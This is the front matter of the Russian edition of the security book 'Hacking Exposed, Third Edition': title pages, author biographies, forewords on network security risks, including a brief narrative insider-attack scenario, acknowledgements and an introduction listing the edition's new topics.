Третье издание

"Бесценный источник информации."
– Брюс Шнейер (Bruce Schneier), руководитель технического отдела *Counterpane Internet Security, Inc.*

Стюарт Мак-Клар
Джоел Скембрей
Джордж Курц

ВИЛЬЯМС
McGraw Hill

МЕЖДУНАРОДНЫЙ БЕСТСЕЛЛЕР

HACKING EXPOSED: NETWORK SECURITY SECRETS AND SOLUTIONS, THIRD EDITION

STUART **MCCLURE**
JOEL **SCAMBRAY**
GEORGE **KURTZ**

Osborne/**McGraw-Hill**

New York Chicago San Francisco Lisbon
London Madrid Mexico City Milan New Delhi
SanJuan Seoul Singapore Sydney Toronto

СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ СЕТЕЙ - ГОТОВЫЕ РЕШЕНИЯ ТРЕТЬЕ ИЗДАНИЕ

СТЮАРТ **МАК-КЛАР**
ДЖОЕЛ **СКЕМБРЕЙ**
ДЖОРДЖ **КУРЦ**

Москва • Санкт-Петербург • Киев
2002

ББК 32.973.26-018.2.75
М15
УДК 681.3.07

Издательский дом "Вильяме"
Зав. редакцией А. В. Слепцов

Перевод с английского и редакция канд.техн.наук *А.Ю. Шелестова*

По общим вопросам обращайтесь в Издательский дом "Вильямс" по адресу:
info@williamspublishing.com, http://www.williamspublishing.com

Мак-Клар, Стюарт, Скембрей, Джоел, Курц, Джордж.

М15 Секреты хакеров. Безопасность сетей — готовые решения, 3-е издание. : Пер. с англ. — М. : Издательский дом "Вильямс", 2002. — 736 с. : ил. — Парал. тит. англ.

ISBN 5-8459-0354-8 (рус.)

В книге рассматриваются принципы организации атак взломщиков и способы защиты от них. При этом основной акцент делается на описании общей методологии атак, начиная с предварительного сбора данных и заканчивая реальным проникновением в систему. Множество ссылок на информационные ресурсы позволит получить дополнительные ценные знания. Книга будет полезна для администраторов, занимающихся обеспечением безопасности сетей, для программистов, стремящихся к созданию защищенных приложений, а также для всех тех, кто интересуется вопросами сетевой защиты. Материал третьего издания значительно обновлен с учетом особенностей новейшего программного обеспечения, так что она будет интересна и тем читателям, кто знаком с предыдущими двумя изданиями.

ББК 32.973.26-018.2.75

ISBN 5-8459-0354-8 (рус.)
ISBN 0-0721-9381-6 (англ.)

Оглавление

Содержание

Посвящается Мелинде и Эван, любовь и терпение которых позволяет мне всегда быть счастливым. Спасибо моей семье, поскольку без нее я не стал бы тем, кто я есть.

— Стюарт Мак-Клар (Stuart McClure)

Как всегда, посвящается моей семье, благодаря которой мне удалось пережить еще одну череду бесконечных бессонных ночей работы над этой книгой.

— Джоел Скембрей (Joel Scambray)

Эта книга посвящается моей любящей жене Анне и моему маленькому сыну Алексу, которые воодушевили меня и обеспечили большую поддержку. Спасибо моей матери за ее помощь в моем становлении, а также за то, что она научила меня бороться с трудностями.

— Джордж Курц (George Kurtz)

Об авторах

Стюарт **Мак-Клар**

Стюарт Мак-Клар (Stuart McClure) является соавтором книги *Секреты хакеров. Безопасность Windows 2000 — готовые решения,* вышедшей в Издательском доме "Вильямс". Он имеет более чем десятилетний опыт работы в области информационных технологий и обеспечения безопасности. Последние три года Стюарт выступает в качестве соавтора рубрики *Security Watch* журнала *InfoWorld* (http: //www.infoworld.com/security), где еженедельно рассматриваются общие вопросы обеспечения безопасности, средства взлома и известные изъяны. Это позволяет ему общаться более чем с 400 000 читателей.

До начала своей работы в компании Foundstone Стюарт Мак-Клар был старшим менеджером группы специалистов по обеспечению безопасности компании Ernst & Young и занимался управлением проектов, обзорами известных атак и вторжений, а также оценкой существующих информационных технологий. До работы в компании Ernst & Young Стюарт работал аналитиком по вопросам безопасности в центре тестирования журнала *InfoWorld,* где было протестировано почти 100 сетей и средств защиты брандмауэров, а также разработок в области аудита, выявления вторжений и технологий шифрования по открытому ключу. До сотрудничества с журналом *InfoWorld* Стюарт более шести лет работал в отделах корпоративных, учебных и правительственных организаций в качестве менеджера по информационным технологиям и занимался администрированием и защитой сетей Novell, NT, Solaris, AIX, AS/400.

Стюарт Мак-Клар имеет степень бакалавра университета Колорадо и обладает многочисленными сертификатами, в том числе инженера по сетевым программным средствам компании Novell (CNE — Certified NetWare Engineer). Он сертифицированный специалист в области безопасности информационных систем (CISSP — Certified Information Systems Security Professional), а также CCSE (Certified Checkpoint Security Engineer).

Джоел Скембрей

Джоел Скембрей (Joel Scambray) также является одним из соавторов книги *Секреты хакеров. Безопасность Windows 2000 — готовые решения,* которая уже вышла в Издательском доме "Вильяме". Она значительно расширяет область применения идей, описанных в других книгах этой серии. Излагаемые Джоелом подходы базируются на навыках, которые он получил, оказывая консалтинговые услуги в области защиты информационных систем самым разнообразным клиентам, начиная с членов группы Fortune 50 и заканчивая начинающими компаниями. В процессе этой деятельности он получил всесторонние и глубокие знания, связанные с многочисленными технологиями защиты, а также проанализировал и разработал архитектуру систем защиты для различных приложений и продуктов. Джоел Скембрей обсуждает вопросы защиты Windows 2000 со многими организациями, в том числе институтом CSE (Computer Security Institute), учебным центром MIS, ассоциациями ISSA, SANS, ISACA (аудиторов информационных систем) и многими крупными корпорациями. Кроме того, в компании Foundstone он ведет курс *Ultimate Hacking Windows.* В настоящее время Джоел является управляющим директором компании Foundstone, Inc. (http://www.foundstoune.com). Раньше он работал менеджером в компании Ernst & Young, аналитиком центра тестирования журнала *InfoWorld,* а также руководителем отдела информационных технологий крупной компании по торговле недвижимостью. Джоел Скембрей получил образование в Калифорнийском университете в Лос-Анджелесе, а также обладает сертификатом CISSP.

Джордж Курц

Джордж Курц (George Kurtz) является главным администратором компании *Foundstoune* (`http://www.foundstoune.com`), занимающей ключевые позиции в области разработки решений для обеспечения безопасности сетей. Джордж — эксперт международного масштаба по вопросам безопасности, который в течение своей профессиональной карьеры выполнил тестирование сотен брандмауэров, сетей и систем электронной почты. Он имеет большой опыт выявления вторжений, использования брандмауэров, разработки процедур принятия контрмер и обеспечения удаленного доступа. Как главный администратор компании Foundstone и один из ее создателей, Джордж Курц прекрасно сочетает деловую проницательность с глубокими профессиональными знаниями. Именно эти качества и необходимы для выбора правильного стратегического направления развития его компании. Кроме того, опыт Джорджа позволяет помочь клиентам разобраться, как влияет обеспечение безопасности на успешность их коммерческой деятельности. Предпринимательский дух Джорджа Курца является одной из главных предпосылок того, что компания Foundstone занимает ключевые позиции в области решений проблем защиты.

Джордж является соавтором книги *Секреты хакеров. Безопасность Linux — готовые решения* (Издательский дом "Вильяме"). Он часто выступает на многочисленных конференциях и публикуется в самых разнообразных печатных изданиях, включая *The Wall Street Journal, Info World, USE Today* и *Associated Press.* Его регулярно приглашают комментировать события в области нарушения безопасности. Кроме того, Джорджа можно видеть на различных телевизионных каналах, в том числе CNN, CNBC, NBC и ABC.

О других авторах

Кристофер Абад (Christopher Abad) — инженер отдела исследований и разработки компании Foundstone, Inc. Он обладает глубокими знаниями по криптографии, сетевой безопасности и разработке программного обеспечения и в настоящее время изучает математику в Калифорнийском университете в Лос-Анджелесе. Кроме того, Кристофер завершил важные исследования в области обеспечения безопасности, включая новаторскую работу по пассивному изучению сети, и участвовал в многочисленных презентациях по этому вопросу на многих конференциях.

Стефан Барнс (Stephan Barnes) — вице-президент компании Foundstone. До работы в компании Foundstone Стефан был старшим менеджером по разработке решений в обдасти электронной коммерции компании Ernst & Young и группы Computer Risk Management Артура Андерсена (Arthur Andersen). Кроме того, в течение нескольких лет он исследовал средства автопрозвона, возможность использования для проникновения в сеть удаленного доступа и голосовых систем. Все эти вопросы чрезвычайно важны при оценке защищенности современных корпораций по отношению к внешнему миру. Стефан Барнс оказывал услуги финансовым, телекоммуникационным, страховым, производственным компаниям, а также корпорациям из сферы обслуживания и высоких технологий. Стефан часто выступает на конференциях и в организациях. Более двадцати лет он пользуется псевдонимом M4phrll. Web-узел Стефана Барнса можно найти по адресу `http://www.m4phrll.com`.

Маршалл Бедой (Marshall Beddoe) является инженером отдела исследований и разработки компании Foundstone, Inc. Он занимается вопросами пассивного исследования сетей, выявления промискуитетного режима прослушивания, проблемами системы FreeBSD, а также новыми приемами и средствами взлома. Маршалл подготовил и представил курс лекций по современным методам проникновения в сети. Этот курс он читает в учреждениях военного ведомства США и различных компаниях Fortune 500.

Эрик Пейс Биркгольц (Erik Pace Birkholz, CISSP, MSCE) — главный консультант компании Foundstone. Он специализируется на разработке архитектуры, применяемой для тестирования средств взлома. Кроме того, Эрик занимается курсами *Ultimate Hacking: Hands On* и *Ultimate NT/2000 Security: Hands On*. До начала сотрудничества с компанией Foundstone Эрик был экспертом консалтинговой группы компании Internet Security System. До этого он работал в группе обеспечения безопасности электронной коммерции компании Ernst & Young, где он являлся также членом группы National Attack and Penetration и инструктором по курсу *Extreme Hacking*. В течение двух лет Эрик работал также аналитиком-исследователем в ассоциации NSCA и в настоящее время участвует в конференциях Black Hat и TISC (The Internet Security Conference). Он публикует статьи в журнале *The Journal of the National Computer Security Association* и *Digital Battlefield* компании Foundstone. Эрик принимал участие в написании книги *Секреты хакеров. Безопасность Windows 2000 — готовые решения* (Издательский дом "Вильяме"), а также второго издания данной книги.

Йен-Минг Чен (Yen-Ming Chen, CISSP, MCSE) является главным консультантом Foundestone и консультирует клиентов компании. Он имеет более чем четырехлетний опыт администрирования UNIX и серверов Internet. Йен-Минг обладает глубокими знаниями в области беспроводных сетей, криптографии, выявления вторжений и живучести сетей. Его статьи опубликованы в *SysAdmin*, *UnixReview* и других специализированных журналах. Раньше Йен-Минг работал в CyberSecurity Center и участвовал в разработке системы выявления вторжений, основанной на использовании агентов. Он принимал активное участие в проекте по созданию утилиты snort. Йен-Минг имеет степень бакалавра математики Национального университета Тайвани и степень магистра информационных сетевых технологий университета Карнеги-Меллона.

Клинтон Маж (Clinton Mugge, CISSP) — главный консультант компании Foundstone, работающий непосредственно с клиентами. Он специализируется на анализе сетей, тестировании программных продуктов и проектировании безопасной архитектуры. Он имеет более чем семилетний опыт работы в области обеспечения безопасности, в том числе физической безопасности, защиты отдельных узлов, сетевых архитектур и выявления скрытой деятельности. Он принимает участие в проектах по разработке адекватных контрмер против вторжений и проектированию сетей совместно с государственными учреждениями. До работы в компании Foundstone Клинтон Маж служил в контрразведке армии США, а затем был сотрудником компании Ernst & Young. Клинтон участвует в конференциях, публикует статьи в журналах и работает техническим рецензентом форума *Incident Response*. Он имеет степень магистра в области управления и степень бакалавра в области маркетинга. С Клинтоном Мажем можно связаться по адресу `clinton.mugge@foundstone.com`.

Дэвид Вонг (David Wong) является экспертом по вопросам компьютерной безопасности и работает главным консультантом в компании Foundstone. Он провел анализ защищенности многочисленных программных продуктов, а также эффективность различных атак и методов проникновения. Ранее Дэвид работал на должности инженера по программному обеспечению в большой телекоммуникационной компании, где занимался разработкой программного обеспечения для исследования и мониторинга сетей.

Мелани Вудраф (Melanie Woodruff, MCSE) — консультант по вопросам безопасности компании Foundstone, специализирующейся на анализе атак и методов проникновения из Internet, корпоративных сетей и с использованием удаленных соединений. Мелани имеет большой опыт работы с клиентами из различных финансовых, правительственных и торговых организаций. До своей работы в компании Foundestone она была консультантом в консалтинговой компании Big Five. Мелани имеет степень бакалавра в области информационных систем и менеджмента университета в г. Цинциннати штата Огайо.

О технических рецензентах

Том Ли (Tom Lee, MCSE) — менеджер по информационным технологиям компании Foundstone. В настоящее время он занимается обеспечением работоспособности и защиты технических средств компании от взломщиков и, что еще более важно, от ее служащих. Том имеет десятилетний опыт администрирования систем и сетей и знаком с вопросами обеспечения защиты самых различных систем, начиная с Novell и Windows NT/2000 и заканчивая Solaris, Linux и BSD. До перехода в компанию Foundstone Том Ли работал в качестве менеджера по информационным технологиям в Калифорнийском университете в г. Риверсайд.

Эрик Шульц (Eric Schultze) последние девять лет занимается информационными технологиями и системами защиты. Его основное внимание сфокусировано на платформе компании Microsoft и ее технологиях. Эрик часто выступает на конференциях, связанных с вопросами обеспечения безопасности, включая NetWorld+Interop, Usenix, Black Hat, SANS и MIS, часто появляется на телевидении (NBC, CNBC), а также публикуется в таких изданиях, как *TIME, ComputerWorld* и *The Standard.* Ранее Эрик Шульц работал в компаниях *Foundstone, Inc., Security Focus, Ernst & Young, Price Waterhouse, Bealls, Inc.* и *Salomon Brothers.* Он был одним из авторов первого издания этой книги и в настоящее время является менеджером программы обеспечения безопасности корпорации Microsoft.

Предисловие

Уяз·ви·мый (прил.) —
1. Чувствительный к физическому или эмоциональному воздействию.
2. Чувствительный к атаке: "Мы уязвимы на воде и на суше, независимо от наличия флота или армии" (Александр Гамильтон).
3. Восприимчивый к осуждению или критике; открытый для нападения. 4. Подверженный влиянию, равно как убеждению и искушению.

При подключении к Internet из дома или офиса мы в любом случае сразу же становимся уязвимыми. При подключении к Internet вы фактически становитесь членом (не важно, по желанию или случайно) сообщества, в котором каждый является частью огромной системы, более мощной, чем сумма ее отдельных составляющих, где время и расстояние не играют никакого значения. Взаимосвязанность посредством Internet делает всех участников этого взаимодействия чрезвычайно близкими друг к другу. Теперь ваш ближайший сосед — это взломщик из другой страны, который хочет нанести вред, или талантливый ребенок, для развлечения рыщущий в виртуальном пространстве в поисках уязвимых мест.

Как и в любом другом сообществе, далеко не все граждане киберпространства честные люди. Сегодня практически в любой газете можно найти факты из жизни, связанные с применением силы или скандалами. Это же касается и Internet. В высокоскоростном сообществе Internet, которое характеризуется огромным количеством связей, можно легко увидеть важные негативные явления, характеризующиеся большой скоростью. Еще более огорчительным является тот факт, что в сообществе Internet "живут" очень умные люди с экстраординарным талантом и уймой свободного времени, которое они затрачивают на нанесение ущерба, а не на созидательную деятельность.

Не нужно слишком углубляться в историю Internet, чтобы увидеть быстрое развитие средств компьютерного взлома. Мне кажется, что скорость, с которой обнаруживаются и используются новые изъяны, гораздо выше, чем та, которая определяется законом Мура (Moore Law). Возможно, сообщество обеспечения безопасности должно сформулировать свой собственный закон, который гласит следующее: "В конечном счете взломщики в Internet смогут найти и воспользоваться каждым изъяном. Чем интереснее цель, тем быстрее это произойдет." К сожалению, большинство людей считают, что они "не относятся" к целям, заслуживающим внимания. Это не имеет ничего общего с действительностью. В этом может убедиться любой, кто установил брандмауэр на своем домашнем компьютере. Мне гораздо проще перечислить все страны, из которых не предпринимались попытки подсоединения к моему домашнему компьютеру, чем те из них, из которых осуществлялись подобные нападения. Каждый день подобные действия предпринимает как минимум дюжина "любителей", которые хотят узнать, будет ли мой компьютер "общаться" с ними через хорошо известного "троянского коня" или уязвимые приложения. Почему это происходит изо дня в день? Все объясняется очень просто: они слишком часто находили и взламывали уязвимые компьютеры.

Имеющиеся на сегодня средства взлома созданы относительно небольшой группой квалифицированных специалистов. В настоящее время благодаря наличию готовых средств, требующих лишь щелчка мышью, которые достаточно загрузить и запустить, скомпилировать и выполнить, в руки любого новичка попадает разрушительное оружие. Не так давно обсуждалось применение утилиты ping в качестве основного метода для создания условия DoS. А сразу же после этого подобные приемы начали стремительно развиваться и привели к возможности осуществления распределенной атаки DoS на компьютеры UNIX. Затем эти приемы были быстро адаптированы для использования на другой

платформе, которая оказалась еще более уязвимой, — платформе Windows, используемой тысячами пользователей. Прекрасным примером все ускоряющегося развития методов взлома является вирусы-черви, которые распространяют "троянских коней" без вмешательства человека. С осени 2000 до лета 2001 года появились вирусы Bymer, Ramen Linux, Lion, SADMIND, Leave и Code Red. Вирус Code Red является, по-видимому, наиболее "дорогостоящей" автоматизированной атакой. Нанесенный им вред и средства, затраченные на борьбу с ним, оцениваются в несколько миллиардов долларов. Возможность осуществления подобного "хакинга на автопилоте" оказывается чрезвычайно важной и значительно повышает шансы взломщиков достигнуть успеха. Другие приемы, реализованные в вирусах-червях, характеризуются одной общей особенностью: от связанных с ними изъянов можно защититься и, следовательно, избежать нанесения ущерба. Все подобные изъяны, а также соответствующие контрмеры описываются в данной книге.

Безопасность и современный рынок

В деловом мире существует достаточно жесткая конкуренция, и безопасность в большей мере следует рассматривать не столько с точки зрения обеспечения доступности служб, а как средство рыночного регулирования. Формирование такой тенденции и инциденты в области обеспечения безопасности существенно влияют на курс акций, а также на развитие внешних корпоративных связей. Очевидно, что угроза атак из Internet будет повышаться, а различные компании по-прежнему будут продолжать использовать каналы Internet для осуществления части или всех своих бизнес-транзакций. Несмотря на все повышающуюся опасность атак в Internet, корпорации продолжают расширять сферу своего присутствия в сети. Почему это происходит? Из-за того, что Internet жизненно важна для бизнеса. Следовательно, все компании должны быть защищены и готовы к тому вниманию, которое, возможно, проявят к ним злоумышленники со злонамеренными целями. Разнообразные риски, связанные с ведением бизнеса в Internet, еще более повышают важность поддержки репутации компании. Ухудшение репутации из-за нарушения безопасности является одним из самых быстрых путей потери клиентов и торговых партнеров. Нарушение безопасности, приведшее к разглашению конфиденциальной информации, вашей или ваших клиентов, может стать настоящей катастрофой.

Сети даже самых опытных в области обеспечения безопасности компаний все равно будут содержать различные изъяны, поэтому они должны по-прежнему помнить о необходимости снижения риска. На этом пути первым шагом является получение знаний. И лишь после этого можно приступать к необходимым действиям и улучшениям. В ваших руках оказалось одно из наиболее мощных средств, доступных в настоящее время на рынке. С его помощью вы сможете получить необходимые знания. Читайте эту книгу и используйте полученную информацию. Хотелось бы высказать благодарность авторам этой книги. От них я на протяжении многих лет получал прекрасные советы. Эту книгу они назвали "Книгой изъянов и контрмер". Я надеюсь, что вы будете использовать полученную из этой книги информацию для повышения защищенности вашей организации. С точки зрения обеспечения безопасности в будущем компаниями с хорошей репутацией будут считаться те, которые делают ставку на талантливых людей и гибкие технологии. Это позволит им успешно бороться с постоянно изменяющимися подходами взломщиков и постоянно улучшать свою систему защиты. Те компании, которые не последуют этому примеру, почти наверняка попадут на первую страницу журнала *The Wall Street Journal.* А это далеко не лучший путь.

Пит Марфи (Pete Murphy), 8/4/2001

Вице-президент по вопросам безопасности, отдел компьютерной безопасности и оперативного реагирования Банка Америки

Питер Ф. Марфи (Peter F. Murphy) отвечает за работу группы борьбы с хакерами (Vulnerability and Response Management) Банка Америки. В состав этого подразделения входят группа оперативного реагирования Банка Америки (BACIRT — Bank of America Computer Incident Response Team), выявления вторжений, оценки состояния подсистемы защиты, управления в кризисных ситуациях, судебных расследований, региональные центры восстановления рабочего пространства, а также группа тестирования и планирования непредвиденных ситуаций в компьютерной сети.

Пит имеет семнадцатилетний опыт разработки систем, технологий аудита и обеспечения безопасности информации в банковской и финансовой сферах. Пит является членом ассоциации ISACA (Information Systems Audit and Control Association). Кроме того, он имеет сертификат аудитора информационных систем (CISA — Certified Information Systems Audit) и принимает участие в работе группы Vulnerability Assessment, являющейся составной частью президентской комиссии CIP (Critical Infrastructure Protection), а также группы обмена информацией по вопросам сетевой безопасности (NSIE — Network Security Information Exchange), входящей в состав Национального президентского консультативного совета по вопросам безопасности телекоммуникаций (NSTAC — National Security Telecommunications Advisory Council).

Комментарий к современному состоянию сетевой безопасности

от компании Cisco Systems, Inc.

Билл был сильно разочарован результатами анализа своей деятельности и тщательно продумал свою месть. Его работодатель, `GREATNETgames.com`, быстроразвивающаяся компания, у которой не оказалось времени внимательно продумать вопросы безопасности. Очень немногочисленный и слишком перегруженный персонал при проектировании сети не разработал всестороннего плана обеспечения безопасности. В сети `GREATNETgames.com` для соединения с глобальной сетью используется пограничный маршрутизатор. Однако его возможности по обеспечению защиты совсем не задействованы. Внутренняя сеть оптимизирована для удобства, а не для безопасности. На сетевом сервере не применяется единая схема шифрования паролями, которая необходима для строгой аутентификации. Специалисты по информационным технологиям установили брандмауэр для защиты внутренней сети, но не общедоступного Web-сервера. Поскольку сеть GREATNETgames . com наверняка уязвима для любого взломщика, то что говорить о "своем" хорошо осведомленном человеке. И Билл приступает к работе.

После простого сканирования сети в распоряжении Билла оказалась ясная картина ее изъянов. Он исследовал домен NT, используемый финансовой службой, компьютеры отдела исследований и учета кадров, а также обнаружил несколько несложных паролей, большинство из которых запомнил. С помощью стандартных учетных записей Билл разместил "троянских коней", которые будут предоставлять ему все возможности удаленного управления, а также установил сетевой анализатор для сканирования почтовых сообщений. Это позволит быть в курсе обсуждения его атак. Кроме того, он реализовал несколько "бомб" замедленного действия, которые автоматически сработают через определенное время. После успешного завершения всех действий Билл приступает к поиску данных о торговых операциях. И это только начало...

В течение последних двадцати лет компьютерная индустрия совершила поразительный переход от закрытых сетей, основанных на использовании мэйнфреймов, к открытым сетям с доступом в Internet. В настоящее время компании участвуют в

электронной коммерции, чтобы оставаться конкурентоспособными, и могут быстро подключаться к своим многочисленным партнерам, обеспечивая возможность взаимодействия с удаленными служащими. И это происходит на фоне многих других новшеств. Однако наряду с преимуществами использования Internet повышается также риск деловой деятельности, и компании должны быть к этому готовы. При "открытии" сети сразу же возрастает и риск. Как продемонстрировано в приведенном выше сценарии, невнимательное отношение к вопросам защиты может предоставить много потенциальных возможностей искусным взломщикам.

Вне всякого сомнения, червь Code Red, вирус Melissa и другие широко известные средства создания атак DoS должны привлекать пристальное внимание специалистов по информационным технологиям и бизнесу. Очевидно, что даже самые могущественные компании оказываются уязвимыми. Зачастую именно они выбираются в качестве цели. Опасность хакинга становится все более серьезной, а его результаты все более разрушительными. Не стоит раздумывать о целесообразности защиты информации при построении сети и развертывании новых приложений.

Государственное регулирование также начинает играть все более существенную роль. Организации должны учитывать новые законы и защищать свою ценную информацию. Вряд ли радостным окажется звонок из юридического отдела, когда руководители компании захотят разобраться в том, как взломщику удалось воспользоваться вашей сетью для нападения на другие сети. Эти "дополнительные обязательства" должны оказать существенное влияние на увеличение вложений в сферу электронной коммерции.

Как же управлять рисками в таком изменчивом и опасном окружении, являющемся следствием тех колоссальных преимуществ, которые обеспечиваются Internet? Это ключевой вопрос. Сразу же стоит сказать о том, что простого ответа на этот вопрос нет. Не существует никакой "серебряной пули". Любая компания, предоставляющая свой продукт или службу с обещаниями решить ваши "проблемы безопасности", дезинформирует потенциального покупателя.

Однако построение и использование защищенной сети абсолютно необходимо, если ваша организация хочет безопасно пользоваться всеми преимуществами Internet. Каждая организация является уникальной и имеет свои собственные причины для участия в электронной коммерции. Однако вполне очевидно, что стратегия обеспечения безопасности должна напрямую быть связана с преследуемыми целями. Вот пять самых важных элементов любой робастной стратегии обеспечения безопасности, каждый из которых базируется на остальных. Эти элементы формируют комплексный план, который нужно рассматривать в логической последовательности.

1. **Политики.** Имеется ли у вас четкая политика обеспечения безопасности, которая согласуется с целями, которые нужно достигнуть с помощью электронной коммерции? Распространена ли эта политика между служащими вашей организации? Без разработанной в письменной форме политики обеспечения безопасности у вас не будет целей, которых требуется достичь, или средства оценки связанной с этим деятельности. Как можно достигнуть цели, если неизвестны пути ее достижения?
2. **Планы.** Какова ваша стратегия реализации принятых политик? Имеется ли в вашем распоряжении комплексный план обеспечения безопасности существующей сети? Естественно, к наиболее важным вопросам относится не только перечень приложений и технологий, используемых в сети в настоящее время, но и то, какой сеть должна стать завтра. Например, предназначена ли ваша инфраструктура обеспечения безопасности для защиты и поддержки сетевых решений нового поколения, таких как IP-телефония, беспроводные сети и т.д.?
3. **Продукты.** Какие ключевые технологии и службы требуются для выполнения плана и достижения поставленных целей? Как они должны быть развернуты, чтобы обеспечивался требуемый уровень защиты, производительности, масштабируемости и качества обслуживания? Насколько важна поддержка клиентов? На подобные во-

просы не так просто ответить. Зачастую для того, чтобы убедиться в выборе правильного решения, требуется детальный анализ предложений поставщиков.

4. **Процессы.** Как вы планируете управлять инфраструктурой по обеспечению безопасности? Какие показатели должны отслеживаться при анализе состояния подсистемы защиты? Если произошло нарушение безопасности, то как следует на него реагировать? Ясно, что для успешного выполнения плана очень важно обеспечить непрерывность процесса эксплуатации. Разворачиваемые технологии обеспечения безопасности должны подвергаться непрерывному мониторингу, тестированию и адаптации в сети.
5. **Люди.** Какие ресурсы требуются для успешной реализации плана обеспечения безопасности, развертывания программных продуктов и поддержки процессов? Нужно ли часть инфраструктуры передать для обслуживания сторонним организациям или самостоятельно осуществлять все управление? Очень важно определиться со специалистами, которые требуются для успешного управления сетью. Однако этот вопрос зачастую недооценивается, что приводит к существенным "скрытым" издержкам. Стоит подумать также об опытных в вопросах безопасности администраторах.

Как же сделать первый шаг? Часть усилий нужно направить на знакомство со своим противником. Исторически так сложилось, что вопросы обеспечения безопасности не были связаны с основными сетевыми технологиями. Однако эта ситуация непрерывно изменяется вместе с появлением обширных описаний каждой новой атаки. Очень важно, чтобы различные организации проясняли проблемы, с которыми им приходится сталкиваться. Познакомившись с *Секретами хакеров,* вы сможете сделать большой шаг вперед в понимании имеющихся изъянов и используемых механизмов. Полученные бесценные знания позволят успешно начать разработку стратегии обеспечения безопасности в вашей организации.

Дэвид Ж. Кинг (мл.) (David G. King, Jr.)
Президент компании Cisco Systems, Inc.

Благодарности

Эта книга не появилась бы без поддержки, участия и вклада многих людей.

Во-первых, хотелось бы высказать искреннюю благодарность нашим коллегам из компании Foundstone. Их огромные усилия и желание помочь в написании третьего издания этой книги, а также их ценные советы сложно переоценить. Большое спасибо Стефану Барнсу (Stephan Barnes) и Мелани Вудраф (Melanie Woodruff) за их значительный вклад в главу 9, "Хакинг удаленных соединений, PBX, Voicemail и виртуальных частных сетей". Спасибо Крису Абаду (Christopher Abad) и Маршаллу Бедой (Marshall Beddoe) за ценный материал для главы 8, "Хакинг UNIX". Большой благодарности заслуживают Йен-Минг Чен (Yen-Ming Chen) и Дэвид Вонг (David Wong) за большой вклад в написание глав 3, 10 и 14. Отдельное спасибо Клинтону Мажу (Clinton Mugge) и Эрику Биркгольцу (Erik Birkholz) за предоставление подробных сведений о терминальном сервере и обсуждение многих других вопросов.

Выражаем большую благодарность неутомимым редакторам и другим сотрудникам издательства *Osborne/McGraw-Hill*, кто принимал участие в работе над этим изданием, в том числе Джейн Браунлоу (Jane Brownlow), Эмме Аккер (Emma Acker) и Лиэнн Пикрелл (LeeAnn Pickrell).

И наконец, большое спасибо всем читателям первого и второго изданий, которые участвовали в постоянном обсуждении вопросов, рассмотренных в этой книге.

Введение

Основной противник – неведение

"Оцените своих противников, иначе они первыми выявят ваши слабые места".

Антисфен, афинский философ, 440 лет до нашей эры

С давних пор мы обращаемся к старшему поколению за знаниями и опытом; напутствия и советы старших товарищей позволяют предотвращать неисчислимые болезни и несчастья, сваливающиеся на нас. Однако в современном эзотерическом и непрерывно изменяющемся мире компьютерной безопасности несколько "мудрецов" могут без проблем прогуляться по корпоративному пространству. Сегодня электронные солдаты не могут даже вооружиться "картой дорог", не говоря уже о ведении боя против этих неприметных и хитрых противников.

Для того чтобы улучшить защиту и быть способным бороться с противником, вы должны знать его в лицо, проявлять к нему интерес и учиться у него. Хакеры обладают достаточно мощными ресурсами и сплоченностью, так что их нельзя игнорировать. Взломщики непрерывно совершенствуются и изобретают новые приемы. Зачастую хакеры бродят по киберпространству как привидения, их очень трудно обнаружить. Подобно вирусам, они видоизменяются и адаптируются, чтобы выжить. А это значительно затрудняет их изучение.

Современный мир представляет собой хаотическое электронное поле сражения. На каждом витке развития общества технологии и компьютеры все прочнее входят в обычную жизнь, делая ее более простой и эффективной. Однако все это продолжается лишь до тех пор, пока скрыт один секрет. В проводах, по которым в Internet снуют миллиарды электронов, содержится большая тайна, которую мы лишь сейчас начинаем разгадывать и раскрывать — мир хакера. Прочитав книгу *Секреты хакеров,* проследив за приемами взломщиков и научившись им, вы сможете приблизиться к пониманию сути атак, механизмов их осуществления, а также узнать, на достижение каких целей они направлены и какие мотивы лежат в их основе. Сегодня нет ничего другого, что способно больше пригодиться профессионалу в вопросах безопасности.

Снимите шоры

Хакеры смогут обнаружить ваш компьютер в Internet в течение тридцати минут. Ежедневно злонамеренные хакеры прочесывают электронное пространство в поисках слабых мест и легких жертв. В окружающем мире существует множество целей, поскольку лишь немногие компании заботятся о безопасности, а еще меньше способны снизить подобный риск. Знаете ли вы о том, что ежегодно становится известно более чем о 819 изъянах? Со многими ли из них вы знакомы?

Совсем немногим известно о этом "темном" мире, и лишь недавно тактика хакеров начала так открыто обсуждаться, как в данной книге. В традиционном сражении всегда должен присутствовать видимый противник, к которому можно прикоснуться. Такой противник должен придерживаться определенных норм и принципов. Совсем другими качествами характеризуется современный электронный мир. Как профессионалы в вопросах безопасности, мы решили оценить масштаб атак, помочь компаниям восстановиться после нападения и предложить конкретные шаги по повышению защищенности компьютерных систем. Однако каким образом можно защититься без знания своего противника?

В последующих главах этой книги приведены совсем не вымышленные истории, рассказанные участниками драм и трагедий. Здесь содержится описание реальных технологий и методов, применяемых в реальном электронном сражении, в которое мы все оказались вовлечены. Противник уже у двери. Его не видит никто, за исключением лишь нескольких экспертов в области обеспечения безопасности. На этих страницах приведены советы этих экспертов. Откройте для себя принципы мышления и мотивы своего противника, изучите его побуждения, его методы. Однако еще более важно, чтобы вы научились бороться с ними.

Что нового в третьем издании

Электронный мир развивается намного быстрее, чем мы думаем. Новые средства, приемы и методологии хакеров появляются каждый час. Так что их накопление и перевод на английский язык представляет собой далеко не самую легкую задачу. Как и в предыдущих изданиях, мы приложили немало усилий, чтобы отобрать все самые новые приемы и технологии.

Огромное количество нового материала

Вот перечень нового материала третьего издания.

1. **Новые атаки** на беспроводные сети **802.11.**
2. **Анализ червя Code Red.**
3. **Новые атаки на систему Windows,** в частности Windows 2000 и Windows XP/.NET Server.
4. Существенно **обновленные методологии хакинга в сфере электронной коммерции.**
5. Описание всех новых средств и методов реализации **распределенных атак DDoS** (Distributed Denial of Service — отказ в обслуживании).
6. Новые изъяны строки форматирования в системе Windows и UNIX, которые во многих случаях можно использовать вместо атак с переполнением буфера.
7. **Новый раздел "Типичная ситуация"** в начале каждой части, в котором описываются самые последние атаки.
8. Обновленный материал об атаках на системы **Windows 9x, Millenium Edition (ME), Windows NT/2000/XP/.NET Server, UNIX, Linux, NetWare и другие платформы** с соответствующими контрмерами.
9. Пересмотренная и обновленная глава о хакинге удаленных соединений с **новым материалом о хакинге сетей PBX, систем голосовой почты** и обновленный раздел о сетях VPN.
